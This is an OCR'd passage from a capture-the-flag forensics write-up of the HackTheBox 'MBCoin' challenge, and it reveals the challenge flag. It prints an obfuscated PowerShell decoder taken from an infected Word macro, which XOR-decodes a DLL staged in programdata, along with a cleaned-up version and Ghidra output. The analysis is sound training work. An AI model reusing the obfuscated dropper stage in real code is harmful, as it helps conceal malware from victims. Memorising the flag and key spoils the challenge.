
Findings

The infected file : mbcoin.doc
The network traffic file: mbcoin.pcapng
The flag obtained: HTB{wH4tS_4_sQuirReLw4fFl3?}

Conclusion

All of this investigation was possible because we had a network trace recorded in the pcapng file and gave us the exported objects, and the mbcoin.doc allowed us to retrieve the powershell code to deobfuscate those html files to .dll files and later we used Ghidra to analyze those .dll files and obtained the ldr() function containing the flag.

Exhibits




```
mbcoinMM1 = "$b =
[System.IO.File]::ReadAllBytes((('C:GPH'+'pr'+'og'+'ra'+'mdataG'+'PHw
ww1.d'+'ll')  -CrePLacE'GPH',[Char]92)); $k =
('6i'+'I'+'gl'+'o'+'Mk5'+'iRYAw'+'7Z'+'TWed0Cr'+'juZ9wijyQDj'+'KO'+'9
Ms0D8K0Z2H5MX6wyOKqFxl'+'Om1'+'X'+'pjmYfaQX'+'acA6'); $r = New-Object
Byte[] $b.length; for($i=0; $i -lt $b.length; $i++){$r[$i] = $b[$i]
-bxor $k[$i%$k.length]}; if ($r.length -gt 0) {
[System.IO.File]::WriteAllBytes((('C:Y9Apro'+'gramdat'+'a'+'Y'+'9Awww
'+'.d'+'ll').REpLace(([chAr]89+[chAr]57+[chAr]65),[sTriNg][chAr]92)),
$r)}"
```

- Uncleaned code snippet from 1Table file

```
PS /home/vasco/TEK4/HackTheBox/MBCoin/> $b =
[System.IO.File]::ReadAllBytes('/home/vasco/TEK4/HackTheBox/MBCoin/Ex
portedObjects/pt.html');$k =
"6iIgloMk5iRYAw7ZTWed0CrjuZ9wijyQDjKO9Ms0D8K0Z2H5MX6wyOKqFxlOm1XpjmYf
aQXacA6";$r = New-Object Byte[] $b.length;for($i=0; $i -lt $b.length;
$i++) {    $r[$i] = $b[$i] -bxor $k[$i%$k.length]};if ($r.length -gt
0) {
[System.IO.File]::WriteAllBytes("/home/vasco/TEK4/HackTheBox/MBCoin/E
xportedObjects/pt.dll", $r)}
```

- Cleaned up powershell code to create the dll files from the html files given



- Ghidra function tree view showing the ldr function

Decompile: ldr - (vm.dll)

```
1
2  void ldr(void)
3
4  {
5                      /* 0x1010  1  ldr */
6                      /* WARNING: Could not recover jumptable at 0x000180001023. Too many branches */
7                      /* WARNING: Treating indirect jump as call */
8    MessageBoxW((HWND)0x0,L"HTB{wH4tS_4_sQuirReLw4fFl3?}",L"Congratulations!",0);
9    return;
.0 }
.1
```

- View in ghidra of the ldr function code in the correct dll file (vm.dll)